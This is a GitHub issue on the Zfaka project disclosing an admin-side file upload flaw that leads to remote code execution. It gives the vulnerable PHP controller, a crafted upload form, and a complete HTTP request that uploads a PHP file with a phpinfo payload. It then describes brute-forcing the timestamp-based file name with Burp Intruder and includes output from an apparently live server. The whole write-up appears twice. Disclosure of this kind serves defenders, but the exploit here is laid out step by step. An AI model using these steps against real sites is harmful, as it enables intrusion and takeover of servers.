New issue

Jump to bottom

Zfaka Backend RCE(All version) #260

Open J0o1ey opened this issue on Jan 30 · 2 comments

J0o1ey commented on Jan 30

in the background file upload, Zfaka only has one JS check in \public\res\layui\lay\modules\upload.js

there is no filtering for the file extension, and there is only one front-end JS verification, So disabling JS can directly implement the background rce

```
    default:
        if (layui.each(v, function (e, i) {
            RegExp( pattern: "\\w\\.(" + (h || "jpg|png|gif|bmp|jpeg$") + ")",  flags: "i").test(escape(i)) || (n = !0)
        }), n) return o.msg( e: "选择的图片中包含不支持的格式"), r.value = ""
}
```

The controller of upload in the background is located in \application\modules\Admin\controllers\Products.php

The upload path will not be returned after the file is uploaded, but we already know the upload path and the naming rules of the uploaded file

```php
public function imgurlajaxAction(){
    if ($this->AdminUser==FALSE AND empty($this->AdminUser)) {
        $data = array('code' => 1000, 'msg' => '请登录');
        Helper::response($data);
    }
    if(is_array($_FILES) AND !empty($_FILES) AND isset($_FILES['file'])){
        if(isset($_FILES["file"]["error"]) AND $_FILES["file"]["error"]){
            $data = array('code' => 1000, 'msg' =>$_FILES["file"]["error"]);
            Helper::response($data);
        }else{
            $pid = $this->getPost( key: 'pid');
            if(is_numeric($pid) AND $pid>0){
                    try{
                        $ext = pathinfo($_FILES['file']['name']);
                        $ext = strtolower($ext['extension']);
                        $tempFile = $_FILES['file']['tmp_name'];
                        $targetPath  = UPLOAD_PATH.'/'.CUR_DATE;
                        if( !is_dir($targetPath) ){
                            mkdir($targetPath, mode: 0777, recursive: true);
                        }
                        $filename=date( format: "His");
                        $new_file_name = $filename.'.'.$ext;
                        $targetFile = $targetPath .'/'. $new_file_name;
                        move_uploaded_file($tempFile,$targetFile);
                        if( !file_exists( $targetFile ) ){
                            $data = array('code' => 1000, 'msg' => '上传失败');
                        } elseif( !$imginfo=getimagesize($targetFile) ) {
                            $data = array('code' => 1000, 'msg' => '上传失败,文件不存在 ');
                        } else {
                            if($imginfo[0]!=$imginfo[1]){
                                //裁减图片
                                if($imginfo[0]>$imginfo[1]){
                                    $w = $imginfo[1];
                                }else{
                                    $w = $imginfo[0];
                                }
```

UPLOAD_ Path is defined as follows

```php
define('UPLOAD_PATH', APP_PATH.'/public/res/upload/');
```


CUR_ Date is defined as follows

```php
define('CUR_DATE', date('Y-m-d'));
```

file name

```
$filename=date("His"); // Hour + minute + second
```

Taking 21:05 as an example, the output results are as follows



Take 21:05:44 on May 26, 2021 as an example

The full file path is

```
http://www.xxx.com/res/upload/2021-05-26/210444.php
```

Construct form directly

```
<meta charset="utf-8">
<form action=" http://xxx.top/Admin/products/imgurlajax " method="post" enctype="multipart/form-data"
<label for="file">File:</label>
<input type="file" name="file" id="file" />
<input type="text" name="pid" id="pid" /> <--! Remember to modify the PID to the ID of the commodity
<input type="submit" value="Upload" />
</form>
```

At the same time, you need to add referers: http://xxx.top/Admin/products/imgurl/?id=1 , and modify the

Otherwise, "please select product ID" will be prompted

Finally, the complete upload HTTP request is as follows

```
POST http://xxx.top/Admin/products/imgurlajax HTTP/1.1
Host: xxxx
Content-Length: 291
Accept: application/json, text/javascript, */*; q=0.01
DNT: 1
```

```
X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeSrhtSPGxub0H0eb

Origin: http://47.105.132.207

Referer: http://xxx.top/Admin/products/imgurl/?id=12

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh; q=0.9,en; q=0.8

Cookie: PHPSESSID=ql4ep5uk8cf9i0rvihrruuilaq

Connection: close


------WebKitFormBoundaryeSrhtSPGxub0H0eb

Content-Disposition: form-data; name="file"; filename="test.php"

Content-Type: image/png


<? php

phpinfo();

------WebKitFormBoundaryeSrhtSPGxub0H0eb

Content-Disposition: form-data; name="pid"


12

------WebKitFormBoundaryeSrhtSPGxub0H0eb--
```

Direct upload succeeded

Then run the last seconds with burpsuite intruder

After all, the number of seconds can't be so accurate

Request	Payload	Status	Error	Timeout	Length	Comment
911	910	200	☐	☐	86083	
912	911	200	☐	☐	86049	
0		404	☐	☐	749	
1	000	404	☐	☐	749	
2	001	404	☐	☐	749	
3	002	404	☐	☐	749	
4	003	404	☐	☐	749	
5	004	404	☐	☐	749	
6	005	404	☐	☐	749	
7	006	404	☐	☐	749	
8	007	404	☐	☐	749	
9	008	404	☐	☐	749	

Request | Response

Raw | Headers | Hex | HTML | Render | Unexpected information

1

GXLiLuoQin commented on Feb 6

Use PHP7.2+

danel8 commented on Feb 23

thanks you are so nice

in the background file upload, Zfaka only has one JS check in \public\res\layui\lay\modules\upload.js

there is no filtering for the file extension, and there is only one front-end JS verification, So disabling JS can directly implement the background rce

```
    default:
        if (layui.each(v, function (e, i) {
            RegExp( pattern: "\\w\\.(" + (h || "jpg|png|gif|bmp|jpeg$") + ")",  flags: "i").test(escape(i)) || (n = !0)
        }), n) return o.msg( e: "选择的图片中包含不支持的格式"), r.value = ""
}
```

The controller of upload in the background is located in \application\modules\Admin\controllers\Products.php

The upload path will not be returned after the file is uploaded, but we already know the upload path and the naming rules of the uploaded file

```php
public function imgurlajaxAction(){
    if ($this->AdminUser==FALSE AND empty($this->AdminUser)) {
        $data = array('code' => 1000, 'msg' => '请登录');
        Helper::response($data);
    }
    if(is_array($_FILES) AND !empty($_FILES) AND isset($_FILES['file'])){
        if(isset($_FILES["file"]["error"]) AND $_FILES["file"]["error"]){
            $data = array('code' => 1000, 'msg' =>$_FILES["file"]["error"]);
            Helper::response($data);
        }else{
            $pid = $this->getPost( key: 'pid');
            if(is_numeric($pid) AND $pid>0){
                    try{
                        $ext = pathinfo($_FILES['file']['name']);
                        $ext = strtolower($ext['extension']);
                        $tempFile = $_FILES['file']['tmp_name'];
                        $targetPath  = UPLOAD_PATH.'/'.CUR_DATE;
                        if( !is_dir($targetPath) ){
                            mkdir($targetPath, mode: 0777, recursive: true);
                        }
                        $filename=date( format: "His");
                        $new_file_name = $filename.'.'.$ext;
                        $targetFile = $targetPath .'/'. $new_file_name;
                        move_uploaded_file($tempFile,$targetFile);
                        if( !file_exists( $targetFile ) ){
                            $data = array('code' => 1000, 'msg' => '上传失败');
                        } elseif( !$imginfo=getimagesize($targetFile) ) {
                            $data = array('code' => 1000, 'msg' => '上传失败,文件不存在 ');
                        } else {
                            if($imginfo[0]!=$imginfo[1]){
                                //裁减图片
                                if($imginfo[0]>$imginfo[1]){
                                    $w = $imginfo[1];
                                }else{
                                    $w = $imginfo[0];
                                }
```

UPLOAD_ Path is defined as follows

```
define('UPLOAD_PATH', APP_PATH.'/public/res/upload/');
```

CUR_ Date is defined as follows

```
define('CUR_DATE', date('Y-m-d'));
```

file name

```
$filename=date("His"); // Hour + minute + second
```

Taking 21:05 as an example, the output results are as follows

```
D:\phpstudy_pro\Extensions\php\php5.
210544
Process finished with exit code 0
```

Take 21:05:44 on May 26, 2021 as an example

The full file path is

```
http://www.xxx.com/res/upload/2021-05-26/210444.php
```

Construct form directly

```
<meta charset="utf-8">

<form action=" http://xxx.top/Admin/products/imgurlajax " method="post"
enctype="multipart/form-data">

<label for="file">File:</label>

<input type="file" name="file" id="file" />

<input type="text" name="pid" id="pid" /> <--! Remember to modify the PID to the ID of the
commodity (you can get it by selecting the commodity packet capture in the background) - > <
/ -! >

<input type="submit" value="Upload" />

</form>
```

At the same time, you need to add referers: http://xxx.top/Admin/products/imgurl/?id=1 , and modify the

Otherwise, "please select product ID" will be prompted

Finally, the complete upload HTTP request is as follows

```
POST http://xxx.top/Admin/products/imgurlajax HTTP/1.1

Host: xxxx

Content-Length: 291

Accept: application/json, text/javascript, */*; q=0.01

DNT: 1
```

```
X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeSrhtSPGxub0H0eb

Origin: http://47.105.132.207

Referer: http://xxx.top/Admin/products/imgurl/?id=12

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh; q=0.9,en; q=0.8

Cookie: PHPSESSID=ql4ep5uk8cf9i0rvihrruuilaq

Connection: close



------WebKitFormBoundaryeSrhtSPGxub0H0eb

Content-Disposition: form-data; name="file"; filename="test.php"

Content-Type: image/png



<? php

phpinfo();

------WebKitFormBoundaryeSrhtSPGxub0H0eb

Content-Disposition: form-data; name="pid"



12

------WebKitFormBoundaryeSrhtSPGxub0H0eb--
```

Direct upload succeeded

Then run the last seconds with burpsuite intruder

After all, the number of seconds can't be so accurate

Request	Payload	Status	Error	Timeout	Length	Comment
911	910	200			86083	
912	911	200			86049	
0		404			749	
1	000	404			749	
2	001	404			749	
3	002	404			749	
4	003	404			749	
5	004	404			749	
6	005	404			749	
7	006	404			749	
8	007	404			749	
9	008	404			749	

Request Response

Raw Headers Hex HTML Render Unexpected information

PHP Version 5.4.45

System	Windows NT i-gqyvtw20 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

3 participants